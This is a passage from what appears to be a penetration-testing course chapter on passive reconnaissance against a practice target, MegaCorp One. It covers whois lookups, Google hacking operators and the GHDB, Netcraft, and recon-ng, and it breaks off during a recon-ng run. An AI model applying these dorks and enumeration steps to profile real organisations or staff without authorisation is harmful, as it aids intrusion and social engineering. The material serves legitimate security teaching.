[141] (Wikipedia, 2019) https://en.wikipedia.org/wiki/Domain_name_registrar

```
   Creation Date: 2013-01-22T23:01:00Z
   Registry Expiry Date: 2023-01-22T23:01:00Z
...
Registry Registrant ID:
Registrant Name: Alan Grofield
Registrant Organization: MegaCorpOne
Registrant Street: 2 Old Mill St
Registrant City: Rachel
Registrant State/Province: Nevada
Registrant Postal Code: 89001
Registrant Country: US
Registrant Phone: +1.9038836342
...
Registry Admin ID:
Admin Name: Alan Grofield
Admin Organization: MegaCorpOne
Admin Street: 2 Old Mill St
Admin City: Rachel
Admin State/Province: Nevada
Admin Postal Code: 89001
Admin Country: US
Admin Phone: +1.9038836342
...
Registry Tech ID:
Tech Name: Alan Grofield
Tech Organization: MegaCorpOne
Tech Street: 2 Old Mill St
Tech City: Rachel
Tech State/Province: Nevada
Tech Postal Code: 89001
Tech Country: US
Tech Phone: +1.9038836342
...
Name Server: NS1.MEGACORPONE.COM
Name Server: NS2.MEGACORPONE.COM
Name Server: NS3.MEGACORPONE.COM
...
```

Listing 194 - Using whois on megacorpone.com

Not all of this data is useful, but we did discover some valuable information. First, the output reveals that Alan Grofield registered the domain name. According to the Megacorp One Contact page, Alan is the “IT and Security Director”.

We also found the name servers for MegaCorp One. Name servers are a component of DNS, which we won’t be examining here, but we should add these servers to our notes.

In addition to this standard forward lookup, which gathers information about a DNS name, the whois client can also perform reverse lookups. Assuming we have an IP address, we can perform a reverse lookup to gather more information about it:

```
kali@kali:~$ whois 38.100.193.70
...
NetRange:       38.0.0.0 - 38.255.255.255
CIDR:           38.0.0.0/8
NetName:        COGENT-A
```

```
...
OrgName:        PSINet, Inc.
OrgId:          PSI
Address:        2450 N Street NW
City:           Washington
StateProv:      DC
PostalCode:     20037
Country:        US
RegDate:
Updated:        2015-06-04
...
```

Listing 195 - Whois reverse lookup

The results of the reverse lookup gives us information on who is hosting the IP address. This information could be useful later, and as with all the information we gather, we will add this to our notes.

6.3.1.1 Exercise

1. Use the whois tool in Kali to identify the name servers of MegaCorp One.

6.4 Google Hacking

The term "Google Hacking" was popularized by Johnny Long in 2001. Through several talks[142] and an extremely popular book (*Google Hacking for Penetration Testers*[143]), he outlined how search engines like Google could be used to uncover critical information, vulnerabilities, and misconfigured websites.

At the heart of this technique were clever search strings and *operators*[144] that allowed creative refinement of search queries, most of which work with a variety of search engines. The process is iterative, beginning with a broad search, which is narrowed down with operators to sift out irrelevant or uninteresting results.

Let's try a few of these operators and get a feel for how they work.

The *site* operator limits searches to a single domain. We can use this operator to get a rough idea of an organization's web presence:

[142] (Wikipedia, 2019) https://en.wikipedia.org/wiki/Google_hacking

[143] (Johnny Long, Bill Gardner, Justin Brown, 2015), https://www.amazon.com/Google-Hacking-Penetration-Testers-Johnny/dp/0128029641/ref=dp_ob_image_bk

[144] (Google, 2019), https://support.google.com/websearch/answer/2466433?hl=en




Figure 22: Searching with a Site Operator

We can then use further operators to narrow these results. For example, the *filetype* (or *ext*) operator limits search results to the specified file type.

In this example, we combine operators to locate PHP files (**`filetype:php`**) on www.megacorpone.com (**`site:megacorpone.com`**):




Figure 23: Searching with a Filetype Operator

We only get one result but it is an interesting one. Our query found the login page for an instance of AlienVault OSSIM,[145] a security information and event management (SIEM) platform. Security teams use SIEM tools to monitor applications and network traffic for malicious activities. Usually these tools are only available on internal networks. We should note this URL as it might prove useful if we can find user credentials to login during the active exploitation phase.

The *ext* operator could also be helpful to discern what programming languages might be used on a web site. Searches like *ext:jsp*, *ext:cfm*, *ext:pl* will find indexed Java Server Pages, Coldfusion, and Perl pages respectively.

We can also modify an operator using - to exclude particular items from a search, narrowing the results.

For example, to find interesting, non-HTML pages, we can use **`site:megacorpone.com`** to limit the search to megacorpone.com and subdomains, followed by **`-filetype:html`** to exclude HTML pages from the results:

[145] (AT&T, 2019), https://cybersecurity.att.com/products/ossim




Figure 24: Searching with the Exclude Operator

In this case, we found several interesting pages, including an administrative console.

In another example, we can use a search for **`intitle:“index of” “parent directory”`** to find pages that contain “index of” in the title and the words “parent directory” on the page.




Figure 25: Using Google to Find Directory Listings

The output refers to *directory listing*[146] pages that list the file contents of the directories without index pages. Misconfigurations like this can reveal interesting files and sensitive information.

These basic examples only scratch the surface of what we can do with search operators. The Google Hacking Database (GHDB)[147] contains multitudes of creative searches that demonstrate the power of creative searching with combined operators:

[146] (MITRE, 2019), https://cwe.mitre.org/data/definitions/548.html

[147] (Offensive Security, 2019), https://www.exploit-db.com/google-hacking-database




Figure 26: The Google Hacking Database (GHDB)

Mastery of these operators, combined with a keen sense of deduction, are key skills for effective search engine "hacking".

6.4.1.1 Exercises

1. Who is the VP of Legal for MegaCorp One and what is their email address?
2. Use Google dorks (either your own or any from the GHDB) to search www.megacorpone.com for interesting documents.
3. What other MegaCorp One employees can you identify that are not listed on www.megacorpone.com?

6.5 Netcraft

Netcraft[148] is an Internet services company based in England offering a free web portal that performs various information gathering functions. The use of services such as those offered by Netcraft is considered a passive technique since we never interact with our target directly.

Let's review some of Netcraft's capabilities. For example, we can use Netcraft's DNS search page (*https://searchdns.netcraft.com*) to gather information about the *megacorpone.com* domain:

[148] (Netcraft, 2019), https://www.netcraft.com/




*Figure 27: Netcraft Results for *.megacorpone.com Search*

For each server found, we can view a “site report” that provides additional information and history about the server by clicking on the file icon next to each site URL.




Figure 28: Netcraft Site Report for www.megacorpone.com

The start of the report covers registration information. However, if we scroll down, we discover various “site technology” entries:




Figure 29: Site Technology for www.megacorpone.com

This list of subdomains and technologies will prove useful as we move on to active information gathering and exploitation. For now, we will add it to our notes.

6.5.1.1 Exercise

1. Use Netcraft to determine what application server is running on www.megacorpone.com.

6.6 Recon-ng

recon-ng[149] is a module-based framework for web-based information gathering. Recon-ng displays the results of a module to the terminal but it also stores them in a database. Much of the power of recon-ng lies in feeding the results of one module into another, allowing us to quickly expand the scope of our information gathering.

Let's use recon-ng to compile interesting data about MegaCorp One. To get started, let's simply run **`recon-ng`**:

[149] (Tim Tomes, 2019), https://github.com/lanmaster53/recon-ng

```
kali@kali:~$ recon-ng
[*] Version check disabled.

                                        /\
                                       / \\ /\
    Sponsored by...                  /\  /\/  \\V  \/\
                                    / \\/ // \\\\\ \\ \/\
                                   // // BLACK HILLS \/ \\
                                  www.blackhillsinfosec.com

                 ____   ____   ____   ____ _____ _  ____   ____  ____
                |____] | ___/ |____| |       |   | |____  |____ |
                |      |   \_ |    | |____   |   |  ____| |____ |____
                                  www.practisec.com

                      [recon-ng v5.0.0, Tim Tomes (@lanmaster53)]

[*] No modules enabled/installed.

[recon-ng][default] >
```

Listing 196 - Starting recon-ng

According to the output, we need to install various modules to use recon-ng.

We can add modules from the recon-ng "Marketplace".[150] We'll search the marketplace from the main prompt with **`marketplace search`**, providing a search string as an argument.

In this example, we will search for modules that contain the term **`github`**:

```
recon-ng][default] > marketplace search github
[*] Searching module index for 'github'...

+-----------------------------------------------------------------------------------------+
|                         Path                          | Version |     Status    | D | K |
+-----------------------------------------------------------------------------------------+
| recon/companies-multi/github_miner                    | 1.0     | not installed |   | * |
| recon/profiles-contacts/github_users                  | 1.0     | not installed |   | * |
| recon/profiles-profiles/profiler                      | 1.0     | not installed |   |   |
| recon/profiles-repositories/github_repos              | 1.0     | not installed |   | * |
| recon/repositories-profiles/github_commits            | 1.0     | not installed |   | * |
| recon/repositories-vulnerabilities/github_dorks       | 1.0     | not installed |   | * |
+-----------------------------------------------------------------------------------------+

D = Has dependencies. See info for details.
K = Requires keys. See info for details.
```

Listing 197 - Searching the Marketplace for GitHub modules

Notice that some of the modules are marked with an asterisk in the "K" column. These modules require credentials or API keys[151] for third-party providers. The recon-ng wiki[152] maintains a short

[150] (Tim Tomes, 2019), https://github.com/lanmaster53/recon-ng/wiki/Features#module-marketplace

[151] (Wikipedia, 2019) https://en.wikipedia.org/wiki/Application_programming_interface_key

[152] (Tim Tomes, 2019), https://github.com/lanmaster53/recon-ng-marketplace/wiki/API-Keys

list of the keys used by its modules. Some of these keys are available to free accounts, while others require a subscription.

We can learn more about a module by using **marketplace info** followed by the module name. Since the GitHub modules require API keys, let's use this command to examine the recon/domains-hosts/google_site_web module:

```
[recon-ng][default] > marketplace info recon/domains-hosts/google_site_web

+-------------------------------------------------------------------------------+
| path          | recon/domains-hosts/google_site_web                           |
| name          | Google Hostname Enumerator                                    |
| author        | Tim Tomes (@lanmaster53)                                      |
| version       | 1.0                                                           |
| last_updated  | 2019-06-24                                                    |
| description   | Harvests hosts from Google.com by using the 'site' operator.  |
| required_keys | []                                                            |
| dependencies  | []                                                            |
| files         | []                                                            |
| status        | not installed                                                 |
+-------------------------------------------------------------------------------+

[recon-ng][default] >
```

Listing 198 - Getting information on a module

According to its description, this module searches Google with the "site" operator and it doesn't require an API key. Let's install the module with **marketplace install**:

```
[recon-ng][default] > marketplace install recon/domains-hosts/google_site_web
[*] Module installed: recon/domains-hosts/google_site_web
[*] Reloading modules...
[recon-ng][default] >
```

Listing 199 - Installing a module

After installing the module, we can load it with **module load** followed by its name. Then, we'll use **info** to display details about the module and required parameters:

```
[recon-ng][default] > modules load recon/domains-hosts/google_site_web

[recon-ng][default][google_site_web] > info

      Name: Google Hostname Enumerator
    Author: Tim Tomes (@lanmaster53)
   Version: 1.0

Description:
  Harvests hosts from Google.com by using the 'site' search operator. Updates the
  'hosts' table with the results.

Options:
  Name    Current Value  Required  Description
  ------  -------------  --------  -----------
  SOURCE  default        yes       source of input (see 'show info' for details)
```

```
Source Options:
  default        SELECT DISTINCT domain FROM domains WHERE domain IS NOT NULL
  <string>       string representing a single input
  <path>         path to a file containing a list of inputs
  query <sql>    database query returning one column of inputs

[recon-ng][default][google_site_web] >
```

Listing 200 - Using recon/domains-hosts/google_site_web

Notice that the output contains additional information about the module now that we've installed and loaded it. According to the output, the module requires the use of a *source*, which is the target we want to gather information about.

In this case, we will use **`options set SOURCE megacorpone.com`** to set our target domain:

```
[recon-ng][default][google_site_web] > options set SOURCE megacorpone.com
SOURCE => megacorpone.com
```

Listing 201 - Setting a source

Finally, we **`run`** the module:

```
[recon-ng][default][google_site_web] > run

---------------
MEGACORPONE.COM
---------------
